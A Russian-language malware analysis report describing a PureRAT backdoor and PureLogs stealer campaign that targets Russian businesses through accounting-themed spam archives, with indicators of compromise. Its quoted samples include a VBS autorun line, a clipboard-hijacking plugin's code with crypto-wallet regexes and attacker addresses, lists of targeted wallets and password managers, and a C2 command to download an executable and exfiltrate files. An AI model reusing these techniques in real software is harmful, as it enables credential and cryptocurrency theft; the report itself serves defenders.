Чистый вред: PureRAT атакует российские организации

By AMR

Published: 2025-05-20 · Archived: 2026-04-06 00:41:51 UTC

Описание вредоносного ПО

Описание вредоносного ПО

20 Май 2025

5 мин. на чтение

- Expert AMR

В последнее время участились атаки на российские организации с использованием вредоносного ПО Pure. Это семейство впервые обнаружено в середине 2022 года и распространяется по модели Malware-as-a-Service, то есть любой желающий может купить и использовать его по своему усмотрению. Кампания, нацеленная на российский бизнес, началась еще в марте 2023 года, однако в первой трети 2025 года число атак выросло в четыре раза по сравнению с аналогичным периодом 2024-го.

Основной механизм распространения Pure в рамках этой кампании — спам с вредоносным вложением в виде RAR-архива или ссылкой на архив. При этом в именах файлов используются характерные шаблонные слова — в основном это сокращения от названий документов, действий или ПО, связанных с бухгалтерской сферой. Чаще всего мы встречали такие ключевые слова, как «doc», «akt», «акт», «sverka», «сверка», «buh», «oplata», «оплата» и другие. Кроме того, злоумышленники используют двойное расширение .pdf.rar.
В таблице приведены примеры использованных имен.

doc_[redacted]_akt_05072024.pdf.rar	*doc_[redacted]_589633525_akt_sverki.pdf.rar*
[redacted]_akt_sverka_doc_87832202.pdf.rar	*akt_[redacted]_doc_0845322w.pdf.rar*
buh_[redacted]_doc_22042025_pdf.rar	*doc_054_[redacted].pdf.rar*
doc_[redacted]_953355456332266akt_pdf.rar	*doc_akt_oplata_[redacted].pdf.rar*
buh_doc_[redacted]_18032025_pdf.rar	*doc_1_buh_[redacted]_akt.pdf.rar*
skrin_[redacted]_doc_akt02547124265.pdf.rar	*upd_doc_[redacted]_buh_15042025_pdf.rar*




Схема заражения


Мы решили разобрать один из свежих образцов Pure, замеченных в этой кампании. Как мы уже упоминали, атака начинается со спам-письма с архивом, внутри которого находится исполняемый файл, маскирующийся под PDF-документ. При запуске файл копирует себя в %AppData% под именем Task.exe, создает в папке Startup VBS-скрипт Task.vbs для автозапуска и извлекает из ресурсов исполняемый файл StilKrip.exe, к которому мы вернемся чуть позже.

```
1  CreateObject("WScript.Shell").Run """C:\Users\<UserName>\AppData\Roaming\Task.exe"""
```

Содержимое VBS-скрипта

После этого троянец извлекает из ресурсов и расшифровывает еще один исполняемый файл, Ckcfb.exe, запускает системную утилиту InstallUtil.exe и внедряет в ее процесс расшифрованный модуль. Ckcfb.exe, в свою очередь, извлекает из ресурсов и расшифровывает библиотеку Spydgozoi.dll, которая и содержит основной модуль бэкдора PureRAT.

Для общения с командным сервером PureRAT устанавливает SSL-соединения и передает сообщения в формате protobuf, упакованные в gzip. В них содержатся следующие данные: идентификатор зараженного устройства, имя установленного антивирусного продукта, версия ОС, имя пользователя и компьютера, версия троянца, IP-адрес и порт C2, путь до исполняемого модуля и время, прошедшее с момента старта системы.



Пример сообщения, отправляемого на C2 в формате protobuf

В ответ от C2 приходит несколько сообщений, содержащих дополнительные модули (плагины) и конфигурацию к ним. PureRAT может подгружать несколько десятков дополнительных модулей, но в текущей кампании мы получили только три.

PluginPcOption

Модуль способен выполнять команды на самоудаление, перезапуск текущего исполняемого файла, а также выключать или перезагружать компьютер при помощи следующих команд:

- *cmd.exe /c shutDown /r /t 0*
- *cmd.exe /c shutDown /s /t 0*

PluginWindowNotify

Модуль постоянно проверяет имя активного окна на наличие интересующих строк, которые получает в файле конфигурации. При обнаружении таких окон он делает скриншот. Полное имя окна, найденная в нем ключевая строка и скриншот отправляются на C2.

В текущей компании плагин получил строку конфигурации, содержащую URL-адреса и названия ряда банков и финансовых сервисов, а также такие ключевые слова, как «пароль», «пароли», «банк» и WhatsApp, разделенные символами «,,,».

```
private static void Scan()
{
    try
    {
        if (WindowsNames.Count == 0)
        {
            return;
        }
        string window = ActiveWindowTitle.GetActiveWindowTitle();
        if (!window.IsNull())
        {
            string text = WindowsNames.Where((string x) => window.ToLower().Contains(x.ToLower())).FirstOrDefault();
            if (text != null && lastWindow != text)
            {
                lastWindow = text;
                PluginClient.Send(new NewWindowNotify
                {
                    WindowName = window,
                    Screenshot = ScreenCapture.CaptureActiveWindow(),
                    Keyword = text
                });
```

Код основной функции плагина

Подобная функциональность может использоваться для своевременного оповещения оператора ботнета о том, что пользователь начал работать с финансовым сервисом. Получив такое оповещение, злоумышленник может подключиться к зараженному устройству в режиме удаленного стола, получить доступ к запущенному сервису и вывести средства или совершить другую вредоносную операцию.

PluginClipper

Плагин постоянно проверяет буфер обмена на наличие текста, похожего на адрес криптокошелька. Обнаружив подходящие данные, он подменяет содержимое буфера обмена и делает скриншот. Информация об оригинальном и подменном адресах вместе со скриншотом отправляется на C2.

```
internal ClipboardListener()
{
    RegexList = new Dictionary<Regex, string>
    {
        {
            new Regex("\\b(1|3)[a-km-zA-HJ-NP-Z1-9]{25,34}\\b|\\b(bc1)[0-9a-z]{39,59}\\b"),
            Core.Wallets["BTC"]
        },
        {
            new Regex("\\b0x[a-fA-F0-9]{40}\\b"),
            Core.Wallets["ETH"]
        },
        {
            new Regex("\\b(4[0-9AB][1-9A-HJ-NP-Za-km-z]{93}\\b)"),
            Core.Wallets["XMR"]
        },
        {
            new Regex("\\b(L|M)[a-km-zA-HJ-NP-Z1-9]{26,33}\\b|\\b(ltc1)[0-9a-z]{25,59}\\b"),
            Core.Wallets["LTC"]
        },
        {
            new Regex("\\bR[0-9a-zA-Z]{33}\\b"),
            Core.Wallets["RVN"]
        },
        {
            new Regex("\\b((bitcoincash|bchreg|bchtest):)?(q|p)[a-z0-9]{41}\\b"),
            Core.Wallets["BCH"]
        },
        {
            new Regex("\\b([1-9A-HJ-NP-Za-km-z]{104}|addr1[a-z0-9]{98})\\b"),
            Core.Wallets["ADA"]
        },
        {
            new Regex("\\bT[A-Za-z1-9]{33}\\b"),
            Core.Wallets["TRX"]
        }
    };
```

Список регулярных выражений, используемых плагином для определения кошельков

В таблице ниже представлен список кошельков для подмены, получаемых плагином:

BTC	bc1qu3zhzulgfcn3qnvsrr3r82y8hlgjuj4zefeznt
LTC	ltc1qt7fwfrqt0ggzvm6mv5rj4kwswf3zhgt48z9pv5
ETH	0xB06c94aF4DBBC16381FD0E2A6BCd70e9908D0c2e
RVN	REMaFNdouUdcbyYAqusDyCVV8Vr2U1LHYb
XMR	0x5149e07e60049AB39A5D576c5f374326381995cC
BCH	qzul7x8h54lfmhavg07luhc9p0srf6kal5j5jypshm
ADA	addr1qye33733egzw06vuqxwawz80maw0h6k5qmdmkse06ve8f0wr7dh2w6gwjkptpa0203m84xzt7690qcg5479nyhf460lqr4363d
TRX	TQpzZXsfsgGivEsPA5AuDF3KJBK7JXPwDD

Стоит отметить, что в целевых атаках на бизнес подобная функциональность выглядит необычно. Вероятнее всего, это плагин из стандартной комплектации бэкдора, который злоумышленники не стали удалять.

Несмотря на то что в рамках текущего исследования нам удалось получить ограниченное количество плагинов PureRAT, полный набор позволяет злоумышленникам получить полный контроль над зараженной системой. В состав троянца входят модули для скачивания и запуска произвольных файлов, которые предоставляют полный доступ к файловой системе, реестру, процессам, камере и микрофону, реализуют функциональность кейлоггера, и дают злоумышленникам возможность скрытно управлять компьютером по принципу удаленного рабочего стола.

PureLogs

Как мы уже упоминали, в самом начале цепочки заражения исходный вредоносный файл извлекает из вложенных ресурсов файл StilKrip.exe. Он сохраняет его во временную папку и запускает. Этот файл представляет собой первый компонент PureCrypter — еще одного вредоносного семейства, созданного разработчиками PureRAT. В задачи семейства входит скачивание полезной нагрузки, внедрение ее в нужный процесс или извлечение исполняемого файла на диск с последующим запуском, а также установка различных методов автозапуска и проверка окружения на отладку или виртуальную среду.

StilKrip.exe выкачивает файл Bghwwhmlr.wav, который является исполняемым, несмотря на расширение .wav в имени. Маскировка вредоносных компонентов под медиафайлы часто используется в PureRAT и другом ПО тех же разработчиков. Скачав файл, StilKrip.exe расшифровывает его и выполняет. При этом все действия он совершает в памяти собственного процесса, и на диске ничего не создается.

Скачанный модуль является вторым компонентом PureCrypter, который копирует StilKrip.exe в папку %AppData% под именем Action.exe и создает в папке Startup VBS-скрипт Action.vbs для автозапуска. После этого он запускает системную утилиту InstallUtil.exe, извлекает из своих ресурсов следующий (третий) компонент с внутренним именем Ttcxxewxtly.exe и внедряет его в запущенный процесс. Назначение третьего компонента предельно простое: извлечь, расшифровать и распаковать из своих ресурсов финальную полезную нагрузку, запустить ее в памяти все того же процесса InstallUtil.exe, а затем передать ей управление. В качестве полезной нагрузки выступает файл с внутренним именем Bftvbho.dll, относящийся к семейству стилеров PureLogs.

Внедренный в InstallUtil компонент PureLogs относится к базовому модулю — загрузчику — и для полноценной кражи данных скачивает с C2 основной модуль с внутренним именем ClassLibrary1.dll. Общение с C2 происходит по протоколу, схожему с тем, что использует PureRAT: данные упаковываются в protobuf и сжимаются с помощью gzip. При этом в коммуникации PureLogs отсутствует установка SSL-соединения. Вместо этого передаваемые данные шифруются по алгоритму 3DES.




Схема заражения PureLogs

Помимо стандартной функциональности по краже учетных данных и чувствительной информации из браузеров на основе движков Chromium и Gecko, PureLogs также похищает информацию из:

- почтовых клиентов Foxmail, Mailbird, Outlook, MailMaster;
- файловых менеджеров FileZilla, WinSCP;
- приложений Steam, DownloadManager, OBS Studio, ngrok;
- мессенджеров Discord, Pidgin, Signal, Telegram;
- VPN-сервисов OpenVPN, Proton VPN.

Также PureLogs интересуется браузерными расширениями, относящимися в основном к криптокошелькам:

1	SafePal,Pontem Aptos Wallet,xverse.app,Rainbow,Elli-Sui Wallet,Opera Wallet,Petra Aptos Wallet,Hashpack,zkPass TransGate,Blade-Hedera Web3 Digital Wallet,Leap Cosmos Wallet,Frontier Wallet,Coinhub,Klever Wallet,Glass wallet-Sui wallet,MultiversX DeFi Wallet,Fewcha Move Wallet,Fluvi Wallet,HAVAH Wallet,SubWallet - Polkadot Wallet,compass-wallet-for-sei,Rise - Aptos Wallet,Morphis Wallet,BitPay,Venom Wallet,TronLink,BitApp Wallet,MetaMask,Trust Wallet,Braavos Smart Wallet,Yoroi,Binance Chain Wallet,Jaxx Liberty,iWallet,BitClip,Terra Station,EQUAL Wallet,Wombat,Nifty Wallet,Math Wallet,Coin98 Wallet,TezBox,Cyano Wallet,BitKeep,Coinbase Wallet,Phantom,MOBOX WALLET,XDCPay,Solana Wallet,Swash,Finnie,Keplr,Liquality Wallet,Rabet,Ronin Wallet,ZilPay,XDEFI Wallet,Waves Keeper,GreenAddress,Sollet,ICONex,MEW CX,NeoLine,KHC,Byone,OneKey,MetaWallet,Atomic Wallet,Mycelium,BRD,Samourai Wallet,Bread,KeepKey,Ledger Live,Ledger Wallet,Bitbox,Digital Bitbox,Exodus Web3,Guarda Wallet

или менеджерам паролей:

1	Keeper Password Manager,Keeper,RoboForm,MultiPassword,1Password-fox,Dashlane,DualSafe Password Manager,Trezor Password Manager,Authy,Authenticator,GAuth Authenticator,EOS Authenticator,KeePassXC,Bitwarden,NordPass,LastPass,LastPass Authenticator,BrowserPass,MYKI,Splikity,CommonKey,SAASPASS,Telos Authenticator,Zoho Vault,Norton Password Manager,Avira Password Manager,Aegis Authenticator,KeePass,Duo Mobile,OTP Auth,FreeOTP,1Password

Помимо этого, PureLogs крадет данные приложений криптокошельков:

1	Qtum,Dash,Litecoin,Bitcoin,Dogecoin,Coinomi,Armory,Bytecoin,MultiBit,Exodus,Ethereum,Electrum,ElectrumLTC,AtomicWallet,Guarda,Walle (GLD),Binance,Terracoin,DaedalusMainnet,MyMonero,MyCrypto,Bisq,Zap,Simpleos,Neon,bitmonero,Etherwall

Несмотря на то что PureLogs относится к семейству стилеров, он обладает функциональностью загрузчика, то есть по команде с C2 способен выкачивать по переданному URL файл и запускать его. Также он может собирать по переданным путям файлы и отправлять их на C2. В контексте атак на организации эта функциональность может быть опаснее, чем кража данных браузерных расширений и пользовательских приложений.

```
00: 7A 73 0A 29 82 01 26 0A|1E 68 74 74 70 73 3A 2F  | zs◘)B☺&◘▲https:/
10: 2F 61 70 73 74 6F 72 69|2E 72 75 2F 76 6E 63 6B  | /apstori.ru/vnck
20: 72 69 70 2E 65 78 65 12|04 2E 65 78 65 12 46 8A  | rip.exe↕♦.exe↕FK
30: 01 43 0A 03 A2 01 00 12|03 A2 01 00 1A 37 A2 01  | ☺C◘♥в☺ ↕♥в☺ →7в☺
40: 34 0A 15 25 75 73 65 72|70 72 6F 66 69 6C 65 25  | 4◘§%userprofile%
50: 5C 44 65 73 6B 74 6F 70|0A 17 25 75 73 65 72 70  | \Desktop◘↨%userp
60: 72 6F 66 69 6C 65 25 5C|44 6F 63 75 6D 65 6E 74  | rofile%\Document
70: 73 18 0F 20 01         |                        | s↑☼ ☺
```

Пример команды от C2 в формате protobuf на скачивание файла и отправку файлов из каталогов

Заключение

Несмотря на то что злоумышленники используют известное вредоносное ПО в стандартной комплектации, описанная кампания продолжается с марта 2023 года по настоящее время и, вероятнее всего, не прекратится в ближайшем будущем. При этом бэкдор PureRAT и стилер PureLogs обладают широкой функциональностью, позволяющей атакующим получить неограниченный доступ к зараженным системам и конфиденциальным данным организации.

Основным вектором атак на бизнес были и остаются электронные письма с вредоносными вложениями или ссылками. Злоумышленники рассчитывают на неосторожные действия сотрудников, поэтому, чтобы защититься от подобных атак, организациям в первую очередь следует поддерживать осведомленность персонала о безопасности, в том числе о безопасной работе с почтой, на высоком уровне. Автоматизировать защиту от подобного рода атак можно с помощью решений, включающих антиспам- и антифишинг-компоненты.

IoC

9B1A9392C38CAE5DA80FE8AE45D89A67	doc_15042025_1c_akt_pdf.scr
DD2C1E82C5656FCB67AB8CA95B81A323	StilKrip.exe

195.26.227.209:56001	PureRAT C2
195.26.227.209:23075	PureLogs C2

https[;]//apstori[.]ru/panel/uploads/Bghwwhmlr.wav PureCrypter Payload URL

Отчеты

Разбираем новую кампанию Librarian Likho с массовой рассылкой фишинговых писем и обновленными скриптами. Атаки продолжаются на момент публикации.

Разбираем обновленный бэкдор CoolClient, а также новые инструменты и скрипты, замеченные в кампаниях APT-группы HoneyMyte (aka Mustang Panda и Bronze President), включая три браузерных стилеров.

Эксперт «Лаборатории Касперского» описывает новые вредоносные инструменты, применяемые APT-группой Cloud Atlas, включая импланты бэкдоров VBShower, VBCloud, PowerShower и CloudAtlas.

Эксперты GReAT «Лаборатории Касперского» обнаружили новую волну кибератак APT-группы «Форумный тролль», нацеленную на российских ученых-политологов, доставляющую на устройства фреймворк Tuoni.
